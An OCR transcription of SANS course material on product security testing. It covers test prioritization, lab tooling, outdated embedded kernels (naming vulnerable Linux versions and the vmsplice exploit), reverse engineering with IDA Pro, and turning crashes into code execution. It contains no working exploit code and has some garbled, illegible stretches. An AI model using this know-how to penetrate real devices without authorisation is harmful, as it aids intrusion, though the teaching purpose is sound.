
_d,ryd nJ,hPdpEpyhyphardJdyhdpEJdhdJn,Jryhnda7d7ht,EJaydhaPd ,ayJryJ7dnJhrd

ldhrrui nyinaeeti repMZsMTmvis',etqi SDUmGtLoc,nt/i aeni dhoeari iaeipeti .fi

Prioritization

There are many items that may help to determine the prioritization level of a given assessment. Most of them can be summarized into two main areas. The first area is driven by cost and takes into consideration items such as regulatory compliance, intellectual property, and access to critical assets. If a regulation is driving the implementation of a new control or technology, project prioritization is often based on compliance penalties and tight deadlines. Identified vulnerabilities relative to intellectual property and critical data exposure are another prioritization driver under this area.


The other main area of prioritization has to do with timing. Often, the requestor has made project commitments within a given timeframe. The amount of time for product security testing may not have been forecast into the project plan, and even if time was allotted, it is often not enough. The tester must identify the biggest areas of concern based on the type of product being tested. From this information, a testing plan can be developed. The tester must document and communicate how the time restrictions affect the overall testing effort. Any areas skipped due to these limitations must be documented as such.



Executive Projects

It is not uncommon for senior management to request a technology that would otherwise not be considered for use within an organization. Many of the requested devices were not initially designed for enterprise deployment and must play catch-up to meet the security requirements and demands of commercial use. Other types of devices and technologies were designed for enterprise use, but still require controls. It is likely that the deployment of newer technologies will be limited to a small number of business leaders.


An iPad is arguably not the most effective tool for most employees to perform their day-to-day activities, but few would argue that the device is great. If requested by business leaders, chances are that the device will make its way onto the network regardless of the security policy. Without a proper evaluation period, security testing, and controls, newer technologies may pose an unknown threat to an organization. Working with the project sponsor to limit the deployment to a small number of employees, and restricting the type of data stored on or accessed by the device, can help mitigate the initial risk to allow for proper testing.



SANS

Ready to Test

Once the testing scope has been identified and agreed upon, testing can begin. It should be clearly defined and documented as to what the drivers of the project are, who the sponsors are, the biggest areas of concern, the size of the deployment and potential scalability, and the agreed-upon time commitments. Google should be trolled for any research that may have already been done on the product at hand. This can help to save time during testing. When this author was researching the use of Address Space Layout Randomization (ASLR) on Windows Vista/7/2008, a research paper by Ollie Whitehouse at Symantec was discovered, which helped to save countless hours of research.



[illegible]


SANS

Testing Environment

Each request for product security testing is likely to be unique. As a tester works through a large number of requests, a large amount of testing methods and tools written can be modified and reused. A tester will begin to develop a toolkit of custom techniques and tools written from various testing, which can become quite valuable. As each test is unique, a static lab setup is unlikely; however, there are some basic items that are almost always needed for testing.

Virtualization software such as VMware is an invaluable tool. The ability to load custom builds that represent production systems, along with the ability to create snapshots of those systems in various states, is essential for testing. Though virtualization is great, we still need hardware on which to install the virtualization products. Also, some OSs do not support virtualization, such as mainframe systems. If the product undergoing testing is a widget or physical device, virtualization may not be required.

Disassemblers and debuggers are required to do reverse engineering and analysis of crashes. These tools include GNU Debugger (GDB), IDA Pro, objdump, WinDbg, Immunity Debugger, OllyDbg, and many others. Fuzzing tools such as Sulley and PacketFu can help to automate the bug discovery process. More on fuzzing later. Familiarity with a scripting language such as Python or Ruby can help a tester save countless hours. It is almost a requirement that the tester has programming knowledge when performing product security testing, as analysis often leads to reverse engineering and exploit writing. Python and Ruby have come a long way with support for exploit research. Sniffers are also an essential part of testing, enabling the tester to determine network behavior and perform protocol analysis. These tools are covered throughout the course!



[illegible]

- Embedded devices, bastion hosts, network widgets, and others are often running on outdated OSs
- Linux Kernel 2.4 and early 2.6 is still seen on modern devices
- Devices go unpatched at the OS level
- Vendors often get a product working on a specific OS and do not update

OS Version of Embedded Devices and Widgets

The underlying operating system of a product is often outdated and unpatched. Some of these OSs are inherently vulnerable, as they can have significant issues at the kernel level. The Linux kernel versions 2.6.17 – 2.6.19 are vulnerable to a trampoline-style attack defeating ASLR. Systems up to 2.6.24 are likely vulnerable to the well-known vmsplice exploit. Other more recent versions lack kernel security to protect against null pointer dereferencing, making exploitation trivial. Understanding the many exploits affecting various operating systems over the years can help penetrate embedded devices, network widgets, bastion hosts, and other locked-down devices.

[illegible]


nmd

Reverse Engineering and Debugging

Depending on the level of access to the product being tested, reverse engineering may be an option. Behavioral analysis of a product or application may have limitations. The only way to truly understand the inner workings of a program is by having the source code, or reversing the program. Decompilers are available, such as the Hex-Rays Decompiler, but they are expensive and not perfect with their interpretation. Reverse engineering is an advanced skill, as well as time-consuming. Access to the product may be limited in such a way where the ability to reverse engineer it may not be possible.

Often, embedded devices are extremely limited in regards to access. This may make reverse engineering relative code impossible. On occasion, custom reversing and debugging tools may be created for the target, but this again poses issues in relation to time and skills. The tester must also follow the terms of use when testing a product, as it may not permit reverse engineering and decompilation. Debuggers are also an essential tool when performing bug discovery against an application. When testing an application, debugging is usually easy to perform. When testing a physical product, debugging may be difficult, as many do not provide an interface to perform this type of testing.

Occasionally, devices provide core dumps when they experience a crash, which can help with bug hunting and exploit writing. Debuggers provide the tester with the ability to pause execution at a specific moment in time and analyze the state of the process. When a crash occurs, the debugger clearly shows the results, allowing the tester to determine the vulnerable area of code.


IDA Pro Basics

[illegible]


- [illegible]
- [illegible]
- [illegible]
- [illegible]

SANS [illegible]

IDA Pro Basics

The number of features provided by IDA Pro is extensive and always growing. IDA Pro is mainly known for its use as a disassembler, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information, one can study the program's intentions, as well as attempt to decompile the code back to its original source. IDA Pro supports multiple debuggers and debugging techniques such as WinDbg, as well as remote debugging with GDB and many others. Currently, over fifty processor architectures are supported by IDA Pro, including ARM, x86, AMD, and Motorola. A full list can be found here: http://hex-rays.com/idapro/idaproc.htm.

IDA Pro offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches which code execution can take.



[illegible]

[illegible]


- ARM growing with smartphones
- x86 still most common

[illegible]

[illegible]

Processor Architecture

When reversing, debugging, interacting, and choosing shellcode during testing, it is important to understand the processor architecture of the target device. An increasing number of smartphones are using ARM processors, while x86 remains the dominant architecture on systems in use today. Each architecture has its own instruction set that works with the processor. Assembly code from one architecture will not work on another. Fortunately, tools such as IDA Pro can disassemble almost anything. The difficulty is in getting the code to disassemble. Some embedded devices have the ability to run tools such as GDB locally, or to allow for remote debugging. Others will give you a core dump or nothing at all. Overall processor architecture will be covered later in the course.



[illegible]

Denial of Service or Code Execution?

Most bugs of interest start out causing a denial of service (DoS) when malformed data or a specific condition causes the program or system to crash. Not all bugs cause the process to crash, as many are caught by exception handlers. Others cause a thread to crash, but not the parent process. Once it is determined what condition causes the crash, a debugger can be used for further analysis. Some types of fuzzing, such as intelligent mutation and static fuzzing, make it easy to determine the exact condition that causes a crash. Randomized fuzzing can prove difficult when trying to determine what specific data causes a crash. Regardless, DoS conditions are often code execution opportunities waiting to be discovered.

Through the use of debugging tools, a tester can determine if the process is exploitable during the crash. This requires the examination of processor registers, stack values, heap state, and information available in the debugger. Before declaring that a bug is not exploitable, a tester must be confident that all techniques have been exhausted. There are some well-known security researchers who look for DoS discoveries made by others so that they may attempt to solve something that the original tester could not solve.

Testing Proprietary Applications

